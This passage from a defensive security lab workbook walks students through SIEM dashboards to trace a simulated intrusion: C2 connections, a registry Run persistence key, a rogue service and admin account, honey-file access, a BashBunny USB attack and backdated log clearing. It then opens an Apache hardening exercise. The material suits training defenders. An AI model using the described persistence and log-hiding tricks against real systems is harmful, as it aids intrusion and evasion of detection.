April 14th 2018, 01:53:10.927	10.0.1.51	CEO	34.237.114.91	80	C:\Windows\System32\rundll32.exe
April 14th 2018, 01:53:42.464	10.0.1.51	CEO	34.237.114.91	8080	C:\Windows\System32\rundll32.exe

This table shows that connections are being made from **powershell.exe** and **rundll32.exe** to **34.237.114.91** from an internal system called **CEO**. Expanding these shows more information.

For example, **expand the last connection log** in this table.

Network Connections from Host

April 14th 2018, 01:52:42.133	10.0.1.51	CEO	34.237.114.91	443
April 14th 2018, 01:53:10.927	10.0.1.51	CEO	34.237.114.91	80
April 14th 2018, 01:53:42.464	10.0.1.51	CEO	34.237.114.91	8080
April 14th 2018, 01:55:11.290	10.0.1.51	CEO	34.237.114.91	443
April 14th 2018, 01:58:44.694	10.0.1.51	CEO	34.237.114.91	443

This log shows the **source port** involved is **50724**. This is the connection associated with the longest running command and control session. It also shows it was launched by **SWuvVPTy.exe**.

t	event_data.DestinationIp	34.237.114.91
t	event_data.DestinationIsIpv6	false
t	event_data.DestinationPort	443
t	event_data.DestinationPortName	https
t	event_data.Image	C:\Users\CWEIL~1.LAB\AppData\Local\Temp\rad54EB6.tmp\SWuvVPTy.exe

t	event_data.SourceHostname	CEO.labmeinc.internal
t	event_data.SourceIp	10.0.1.51
t	event_data.SourceIsIpv6	false
t	event_data.SourcePort	50724
t	event_data.User	LABMEINC\cweil
t	event_data.UtcTime	2018-04-14 03:21:24.588

Answers: The cousin domain being used is **1abmeinc.com**. The longest running connection is from **10.0.1.51:50724** to **34.237.114.91:443**. Command and control are being maintained using **powershell.exe, rundll32.exe,** and an executable called **SWuvVPTy.exe**.

Bonus Answer - Find the registry key used for persistence

To find out more about the long-running command and control connection find the entry in the **Network Connections from Host** table and click on **Explore Process**. This was the last log on the table.

▸	April 14th 2018, 01:55:11.290	10.0.1.51	CEO	34.237.114.91	443	C:\Users\CWEIL~1.LAB\AppData\Local\Temp\rad54EB6.tmp\SWuvVPTy.exe	LABMEINC\cweil	Explore Process
▸	April 14th 2018, 01:58:44.694	10.0.1.51	CEO	34.237.114.91	443	C:\Users\CWEIL~1.LAB\AppData\Local\Temp\rad54EB6.tmp\SWuvVPTy.exe	LABMEINC\cweil	Explore Process

This will open a new tab with related endpoint logs dealing with the **SWuvVPTy.exe** process. Looking at the three logs shows related process creation and network events. Specifically, expand the last log which occurred on **01:55:10.048**.


	Time	event_data.SourceHostname	event_data.SourceIp	event_data.DestinationHostname
▸	April 14th 2018, 01:58:44.694	CEO.labmeinc.internal	10.0.1.51	ec2-34-237-114-91.compute-1.amazonaws.com
▸	April 14th 2018, 01:55:11.290	CEO.labmeinc.internal	10.0.1.51	ec2-34-237-114-91.compute-1.amazonaws.com
▾	April 14th 2018, 01:55:10.048	-	-	-

Looking at this log shows that **SWuvVPTy.exe** process was launched by a parent process **cscript.exe** loading a VBScript called **BKytwB.vbs**.

t	event_data.Image	C:\Users\CWEIL~1.LAB\AppData\Local\Temp\rad54EB6.tmp\SWuvVPTy.exe
t	event_data.IntegrityLevel	High
t	event_data.LogonGuid	{4815EB8B-6295-5AD1-0000-00208A654900}
t	event_data.LogonId	0x49658a
t	event_data.ParentCommandLine	cscript "C:\Users\CWEIL~1.LAB\AppData\Local\Temp\BkytwB.vbs"
t	event_data.ParentImage	C:\Windows\System32\cscript.exe

To find out more about this script scroll to the top and remove the **event_data.Image** filter by **hovering** over it and **clicking** on the **garbage can icon**, **add** a search of **BkytwB.vbs** and then **click** on **search**.

This will result in four logs. Expanding the second log that occurred on **April 14th at 01:55:09.894** shows the registry key **MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RmDOKCRz** is what is being used to maintain persistent access to the **CEO** machine.




Note: This event belongs to event ID **13** of **Sysmon**. It deals with monitoring registry modification.


Extra Note: The same process of using the **Explore Process** link on the **Security Analytics - Network Traffic Analysis** can be used to find out additional information about how **powershell.exe** was originally invoked. However, this lab deals with identifying key areas for automated monitoring rather than the analysis/investigation process itself.

2. **Find attacks with endpoint logs**


Next, investigate endpoint logs by using a different dashboard. First, **click** on **Dashboard** on the left menu and then **click** on **Dashboard** in the top left corner.



Then **click** on **Security Analytics - Windows Host Analysis**.




The default view shows many logs coming from many systems. However, based on the network analysis performed during step one, the only connections to the command and control server came from the CEO computer. To hone in on this system, **click** on **Add a filter**. Then set the filter field to **beat.hostname**, select **is** as the operator, and then select **CEO**. Finally, **click** on **Save**.




After clicking on Save, the dashboard will update. The first graph called **Windows Events by Source Name** uses icons to identify and annotate when key events occur automatically. Hovering over the first asterisk shows that a **USB** device was inserted on **April 14th at 1:51 AM**.

Note: **1:51 AM** was when the initial **powershell.exe** process called out to **34.237.114.91**.




The second asterisk shows a random service called **atkzkk** was created using the built-in **System** account at **1:53 AM**.


The red alert annotation reflects that a local user called **hacktheplanet** was added to the **Administrators** group.



To find out when **hacktheplanet** was created add the search filter of **event_id:4720** and then **click** on **search**.




This will show that the user **hacktheplanet** was created at **1:57 AM** which was the same time as when it was added to the local **Administrators** group.



Clear the search filter by removing **event_id:4720** and then **click** on **search** again.

Next, take a look at the visualization called **Security Analytics - Honey Files**. It shows two files being accessed on **CEO**. They are C**:\Confidential\unprocessed_credit_cards.xlsx** and **C:\Old\employee_records.xlsx**.




Note: These are fake files placed on all assets in Lab Me Inc., with auditing enabled on them. By having these files exist, and enabling auditing on them, a log is generated any time someone accesses them. However, they are intended never to be accessed, so the fact that someone accesses them is a huge red flag that unauthorized access is occurring. These files are doubly effective as any automated script or method to crawl a system's hard drive will trigger an audit log.

Answer: The unauthorized service created is called **atkzkk**. The new user account created was **hacktheplanet**. This account was also added the local **Administrators** group on the CEO workstation. Also, the files **unprocessed_credit_cards.xlsx** and **employee_records.xlsx** were accessed on the CEO workstation even though they are intended never to be accessed.

Bonus Walkthrough:

To find out how this attack was initiated submit a search for "**event_id:2003 OR event_id:6416**".




Note: Event ID **6416** is part of the Windows **Security** channel and is generated only when a new USB device is inserted for the first time. Event ID **2003** is part of the **Microsoft-Windows-DriversFramework** channel (which is disabled by default). It logs USB insertions and removals regardless of first use or subsequent use.

Expanding the first log in the **Windows Default Saved Search** table shows that the **DeviceDescription** is set to **BashBunny**. This is a pentesting USB device from Hak5. In this case, it was used to emulate a

keyboard and to launch a PowerShell based command and control to **www.labmeinc.com**.

t	computer_name	CEO.labmeinc.internal
t	event_data.ClassId	{EEC5AD98-8080-425F-922A-DABF3DE3F69A}
t	event_data.ClassName	WPD
t	event_data.CompatibleIds	wpdbusenum\fs SWD\Generic
t	event_data.DeviceDescription	BashBunny
t	event_data.DeviceId	SWD\WPDBUSENUM_??_USBSTOR#Disk&Ven_&Prod_&Rev_0000#9&2fa83


To find out where logs have been cleared change the search filter by removing "**event_id:2003 OR event_id:6416**" and replacing it with "**event_id:1102**". Then click search.



Note: Event ID 1102 deals with logs being cleared.

After clicking search, the dashboard will be empty. At first glance, it seems that logs have not been cleared. You could try removing the filter for **beat.hostname: "CEO"** but the results would be the same. What is happening is the individual responsible for this attack performed a trick to hide the log that the logs have been cleared. This was performed by changing the date on the computer before clearing the logs.

To see the log for the event log being cleared **click** on the **time picker** in the top right corner. Then **click** on **Relative**. Finally, set **From** to **50 years ago**.



Now the **Windows Events by Source Name** timeline will have a single alert annotation showing the logs were cleared on **CEO** on **Dec 10th, 1979**. Looking at the actual logs in any of the tables found within the dashboard show the date the logs were cleared on **Jan 1st, 1980**. The reason for the annotation discrepancy is because the chart struggles with annotating over a **50-year** span.

So logs were cleared on the **CEO** workstation, and the attacker chose **1980** as the date to clear them in.

Note: While this may seem stealthy it is not. A SIEM receiving logs from back in time should generate an alert for such activity. Especially something like logs being cleared in the past. Unfortunately, many SIEMs are configured to treat historical logs as corrupted logs and instead drop them.

Lab Conclusion

In this lab, you have discovered multiple logs of interest to identify unauthorized activity. By doing so, you now should:

- Know what to look for when creating automated alerts
- Know what logs are tactical and helpful for identifying unauthorized activity
- Understand that log analysis means more than log collection
- Be able to use both network and endpoint logs interchangeably
- Be able to use interactive dashboards to drive analysis

Lab 5.2 is now complete!

Exercise 5.3 – Advanced Defense Strategies


Objectives

- Modify service banners to protect against automated exploit tools
- Implement infinitely recursive pages to protect against automated web scanners
- Identify adversary cloning site for phishing purposes
- Enhance detection capabilities
- Design defenses against modern attack methodologies

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



This lab involves applying advanced defensive techniques against the local **Apache** service running on your student VM. If you are using the digital wiki, it is important that you do not close the tab containing the digital wiki during this lab. Otherwise, if you break the **Apache** configuration, you will not be able to reopen the digital wiki until it is fixed.

The command below will restore a backup of all **Apache** configurations. This allows you to repeat the lab or fix a broken **Apache** configuration.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 5.3
```

Exercise: No hints

1. Protect **172.17.0.1** by changing its service header
   - Limit the information displayed in the native **Apache** service header
   - Change the service header to display **Microsoft-IIS/10.0**
2. Install **weblabyrinth** to defeat automated web scanning tools
   - The **weblabyrinth** web files exist in **/opt/weblabyrinth**. Either **symlink** these to **/var/www/sec530-wiki/labyrinth** or copy them to **/var/www/sec530-wiki/labyrinth**
   - Verify **weblabyrinth** works by accessing **http://172.17.0.1/labyrinth**
3. Implement **JavaScript** code to detect someone using your site for phishing attacks

Any changes made to **Apache** require running "**sudo service apache2 restart**" for the configuration to be reloaded.

Exercise – Step-by-step instructions

1. **Change service header**

Run the command below to see the current service banner your student VM is using.

```
$ curl -I http://172.17.0.1/index.md
```

The output will look similar to below.


```
[~]$ curl -I http://172.17.0.1/index.md
